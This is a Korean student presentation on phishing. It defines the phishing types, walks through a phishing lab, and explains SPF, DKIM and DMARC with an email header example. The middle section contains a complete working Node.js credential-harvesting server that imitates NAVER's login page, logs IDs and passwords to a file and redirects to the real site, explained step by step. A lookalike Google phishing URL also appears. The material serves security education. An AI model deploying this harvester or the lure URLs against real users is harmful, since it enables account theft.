


피싱

SWING 32기 문서현



1
피싱

2
피싱 종류

3
공격 실습

4
이메일
보안 기술

5
이메일 보안
기술 실습


피싱(Phishing)

- 개인정보(private data) + 낚시(fishing)




- 믿을 만한 사람(기업)이 보낸 것처럼 사칭해서 우편이나 메시지를 보낸 후 위장된 홈페이지에 접속하도록 유도하여 개인정보를 입력하게 한 뒤, 이러한 정보를 이용해 금융사기를 일으키는 사기 방법

피싱(Phishing)



피싱(Phishing)

 Google <no-reply@google.support>
나에게 ▼

PM 1:00

누군가 내 비밀번호를 알고 있습니다

안녕하세요.

방금 누군가 귀하의 비밀번호를 사용하여 Google 계정에 로그인하려고 시도했습니다.

정보:
2025년 7월 16일 수요일 PM 1시 0분 16초 GMT+09:00
루마니아 슬라티나
Firefox 브라우저

Google에서 이 로그인 시도를 중지했습니다. 비밀번호를 즉시 변경하시기 바랍니다.

비밀번호 변경하기


감사합니다.

메일팀

<http://myaccount.google.com-securitysettingpage.ml-security.org/signonoptions/>

피싱 / 정상


피싱(Phishing)



<http://myaccount.google.com-securitysettingpage.ml-security.org/signonoptions/>


피싱 / 정상

피싱(Phishing)



피싱 / 정상

피싱(Phishing)




<https://ups.com/su/yxU8aG76cUmN>

<https://ups.com/su/mxN7ybRnrbMb>

피싱 / 정상

피싱(Phishing)



<https://ups.com/su/yxU8aG76cUmN>


<https://ups.com/su/mxN7ybRnrbMb>

피싱 / 정상

피싱 종류

- 스미싱 (Smishing)

문자(SMS) + 피싱(Phishing)



- 웹 피싱(Web Phishing)

메신저 피싱, 이메일 피싱




- 보이스 피싱 (Voice Phishing)

목소리(Voice) + 피싱(Phishing)




피싱 종류

- 스피어 피싱(Spear Phishing)
창(Spear) + 피싱(Phishing)



- 웨일링(Whaling)
고래(whale) → 고래잡이



- 클론 피싱(Clone Phishing)
클론(Clone) : 동일한 DNA를 가진 개체 (복제)

피싱 종류

- 큐싱(Qshing)
QR코드 + 피싱(Phishing)



실습(웹 피싱, 큐싱 관련)

이메일(QR코드) 위조 링크 첨부



링크 접속



가짜 로그인 페이지 접속



아이디/비밀번호 기록 남음

실습(웹 피싱, 큐싱 관련)

```
C:\Users\msh04\Downloads\Phishing>node server.js  
Server running at http://[redacted] IP 주소 :3000
```

cmd창을 이용해 서버 키기

실습(웹 피싱, 큐싱 관련)

```
C:\Users\msh04\Downloads\Phishing>node server.js  
Server running at http://[redacted] IP 주소 :3000
```

cmd창을 이용해 서버 키기

http://IP주소:포트번호

III

□

<

>


실습(컴퓨터)

NAVER

로그인

[아이디 찾기](#) | [비밀번호 찾기](#) | [회원가입](#)

아이디



III

□

<

>

실습(컴퓨터)

NAVER

아이디

비밀번호

로그인

[아이디 찾기](#) | [비밀번호 찾기](#) | [회원가입](#)

아이디

비밀번호

실습(컴퓨터)

NAVER

아이디

비밀번호

로그인

[아이디 찾기](#) | [비밀번호 찾기](#) | [회원가입](#)

아이디

비밀번호

로그인

실습

 log.txt



[2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1
[2025. 7. 16. 오후 6:34:06] ID: 2 | PW: 2
[2025. 7. 16. 오후 6:40:46] ID: 3 | PW: 3
[2025. 7. 16. 오후 6:42:07] ID: 4 | PW: 4
[2025. 7. 16. 오후 6:48:28] ID: 5 | PW: 5

[날짜 시간] ID: | PW :

위조 링크로 접속한 후
로그인하면 기록에 남음


III

□

<

>

실습(핸드폰)



QR코드(모자이크)
큐싱 관련!

NAVER

로그인

[아이디 찾기](#) | [비밀번호 찾기](#) | [회원가입](#)

III

□

<

>

실습

NAVER

아이디

비밀번호

로그인

[아이디 찾기](#) | [비밀번호 찾기](#) | [회원가입](#)



N 검색어를 입력해주세요.



뉴스판



스토어



경제판



클립판



메일



카페



블로그



7월 16일, 단 하루!
40% 특별 할인
닌자 콰이어트 IQ를 만나보세요!

당겨보세요



중부·호남 집중호우 주의

[초단기예측](#) > [실시간제보](#) >



22.3° 서울



몽계구름

대구 수성구 한식 맛집 시지 행복식당
당 오징어볶음 백반 추천



실습

 log.txt

[2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1
[2025. 7. 16. 오후 6:34:06] ID: 2 | PW: 2
[2025. 7. 16. 오후 6:40:46] ID: 3 | PW: 3
[2025. 7. 16. 오후 6:42:07] ID: 4 | PW: 4
[2025. 7. 16. 오후 6:48:28] ID: 5 | PW: 5
[2025. 7. 16. 오후 7:44:58] ID: 6 | PW: 6
[2025. 7. 16. 오후 7:56:48] ID: 7 | PW: 7
[2025. 7. 16. 오후 7:57:22] ID: 8 | PW: 8

위조 QR 링크로 접속한 후
로그인하면 기록에 남음

III

□

<

>

코드 설명

```
const http = require('http');
const fs = require('fs');
const server = http.createServer((req, res) => {
  if (req.method === 'POST' && req.url === '/login') {
    let body = "";
    req.on('data', chunk => { body += chunk.toString(); });
    req.on('end', () => {
      const params = new URLSearchParams(body);
      const id = params.get('id') || "";
      const pw = params.get('pw') || "";
      const log = `[${new Date().toLocaleString()}] ID: ${id} | PW: ${pw}\n`;
      fs.appendFile('log.txt', log, err => {
        if (err) console.error(err);
      });
      res.writeHead(302, { Location: 'https://www.naver.com' });
      res.end();
    });
  } else if (req.method === 'GET' && req.url === '/') {
    fs.readFile('login.html', (err, data) => {
      if (err) {
        res.writeHead(500);
        res.end('Error loading page');
        return;
      }
      res.writeHead(200, { 'Content-Type': 'text/html' });
      res.end(data);
    });
  } else {
    res.writeHead(404);
    res.end('Not Found');
  }
});

server.listen(3000, '0.0.0.0', () => {
  console.log("Server running at http://0.0.0.0:3000");
});
```

1. 모듈 불러오기 및 서버 구축

2. 로그인 저장

3. log.txt 에 저장 및 로그인 이후 과정

4. 상태 코드 보내기

5. 상태 코드 보내기 2

+ 서버 주소 지정



코드 설명 1

모듈 불러오기(기능 불러오기)

http : 웹 서버를 구축할 때 필요

fs(file system) : 파일 작업을 할 때 필요

```
const http = require('http');  
const fs = require('fs');  
const server = http.createServer((req, res) => {
```

값을 바꾸지 못하도록 const 사용!

http 모듈을 이용하여 서버 구축

코드 설명 2

req(요청)이 post 방식 && url은 "/login"

```
if (req.method === 'POST' && req.url === '/login') {  
  let body = "";  
  req.on('data', chunk => { body += chunk.toString(); });  
  req.on('end', () => {  
    const params = new URLSearchParams(body);  
    const id = params.get('id') || "";  
    const pw = params.get('pw') || "";  
  })  
}
```

id=abc&pw=1234

값을 바꿀 수 있는 변수

코드 설명 3

[날짜(시간)] ID: | PW: [2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1

```
const log = `[${new Date().toLocaleString()}] ID: ${id} | PW: ${pw}\n`;  
fs.appendFile('log.txt', log, err => {  
  if (err) console.error(err);  
});  
res.writeHead(302, { Location: 'https://www.naver.com' });  
res.end();  
});
```

log.txt 파일에 log의 내용을 덧붙여서 씀
오류 발생 시 콘솔에 오류를 보냄

Naver로 이동

코드 설명 4

req(요청)이 get 방식 && url은 "/"

```
} else if (req.method === 'GET' && req.url === '/') {
```

```
  fs.readFile('login.html', (err, data) => {
```

login.html 파일 읽기

```
    if (err) {
```

```
      res.writeHead(500);
```

```
      res.end('Error loading page');
```

```
      return;
```

```
    }
```

만약 에러가 있으면

서버에 상태코드

500을 보내고

Error loading page라는

문장을 출력

|||
□
<
>

```
    res.writeHead(200, { 'Content-Type': 'text/html' });
```

```
    res.end(data);
```

```
  });
```

서버에 상태코드 200을 보내고

Content-type을 text/html로 지정

코드 설명 5

```
} else {  
  res.writeHead(404);  
  res.end('Not Found');  
}
```

Post && /login || GET && / 가 아닐 경우

상태코드 404 를 보내고, not found 출력

```
});
```

```
server.listen(3000, IP 주소 () => {  
  console.log('Server running at http://IP 주소 :3000');  
});
```

포트 번호는 3000, 주소는 IP 주소로 지정

콘솔에 server running at http://IP주소:포트 번호 출력

코드 설명(공격자)

로그인을 하면 [2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1

[날짜(시간)] ID: | PW: 를 저장하도록 만듦

그 후 NAVER로 이동하게 만들어서

진짜 로그인 창처럼 위조!

가짜 로그인 창으로 이동 시킴

서버를 직접 열어 위조 링크로 연결하도록 만듦

```
const http = require('http');
const fs = require('fs');
const server = http.createServer((req, res) => {
  if (req.method === 'POST' && req.url === '/login') {
    let body = "";
    req.on('data', chunk => { body += chunk.toString(); });
    req.on('end', () => {
      const params = new URLSearchParams(body);
      const id = params.get('id') || "";
      const pw = params.get('pw') || "";
      const log = `[$(new Date().toLocaleString())] ID: ${id} | PW: ${pw}\n`;
      fs.appendFile('log.txt', log, err => {
        if (err) console.error(err);
      });
      res.writeHead(302, { Location: 'https://www.naver.com' });
      res.end();
    });
  } else if (req.method === 'GET' && req.url === '/') {
    fs.readFile('login.html', (err, data) => {
      if (err) {
        res.writeHead(500);
        res.end('Error loading page');
        return;
      }
      res.writeHead(200, { 'Content-Type': 'text/html' });
      res.end(data);
    });
  } else {
    res.writeHead(404);
    res.end('Not Found');
  }
});

server.listen(3000, () => {
  console.log('Server running at http://:3000');
});
```

이메일 보안 기술

SPF : 내 도메인으로 보낼 수 있는 서버 목록을 DNS로 등록해서 이메일 스푸핑을 방지하는 기술

(+) 이메일 스푸핑 방지, 스팸과 피싱 메일을 줄일 수 있음

(-) 서버만 확인하기 때문에 본문이나 헤더가 변조되는 것을 방지할 수 없음

이메일 보안 기술

SPF : 내 도메인으로 보낼 수 있는 서버 목록을 DNS로 등록해서 이메일 스푸핑을 방지하는 기술

(+) 이메일 스푸핑 방지, 스팸과 피싱 메일을 줄일 수 있음

(-) 서버만 확인하기 때문에 본문이나 헤더가 변조되는 것을 방지할 수 없음

DKIM : 메일 전송 과정에서 중간에 변조되었는 지를 확인하는 절차(무결성 확인)

(+) 메일의 무결성 보장, 신뢰도 향상

(-) 발신자 도메인을 검증할 수 없음, 피어쓰기나 줄바꿈이 생기면 변조라고 판단

이메일 보안 기술

SPF : 내 도메인으로 보낼 수 있는 서버 목록을 DNS로 등록해서 이메일 스푸핑을 방지하는 기술

(+) 이메일 스푸핑 방지, 스팸과 피싱 메일을 줄일 수 있음

(-) 서버만 확인하기 때문에 본문이나 헤더가 변조되는 것을 방지할 수 없음

DKIM : 메일 전송 과정에서 중간에 변조되었는 지를 확인하는 절차(무결성 확인)

(+) 메일의 무결성 보장, 신뢰도 향상

(-) 발신자 도메인을 검증할 수 없음, 피어쓰기나 줄바꿈이 생기면 변조라고 판단

DMARC : SPF, DKIM을 인증했을 때 실패할 경우 어떻게 처리할 지를 설정하는 방법

(+) 문제 발생 시 신속 대응 가능

(-) SPF, DKIM이 제대로 적용되지 않았을 경우 정상적인 메일도 수신 불가,
잘못된 설정이 하나라도 있을 시 문제 발생

*DNS : 도메인 이름 → ip주소

III

□

<

>

이메일 보안 기술 실습



Google <no-reply@accounts.google.com>

to me ▼

10:12 PM (0 minutes ago)



새로운 계정 로그인

서현

이메일주소@gmail.com

내 Google 계정에 새로 로그인했습니다. 직접 로그인한 것이 맞다면 아무런 조치를 취하지 않아도 됩니다. 본인이 아니라면 안내에 따라 계정을 보호하세요.

활동 확인

다음 페이지에서 보안 활동도 확인할 수 있습니다.
<https://myaccount.google.com/notifications>

이 이메일은 Google 계정 및 서비스의 중요한 변경사항을 알려드리기 위해 발송되었습니다.
© 2025 Google LLC, 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

원본 보기



← Reply

→ Forward



이메일 보안 기술 실습

Original Message

Message ID	<9zTxaVCYs16qE4AINmB6-A@notifications.google.com>
Created at:	Thu, Jul 17, 2025 at 10:12 PM (Delivered after 1 second)
From:	Google <no-reply@accounts.google.com>
To:	이메일주소
Subject:	보안 알림
SPF:	PASS with IP 209.85.220.73 Learn more
DKIM:	'PASS' with domain accounts.google.com Learn more
DMARC:	'PASS' Learn more

[Download Original](#)

[Copy to clipboard](#)

감사합니다

III

□

<

>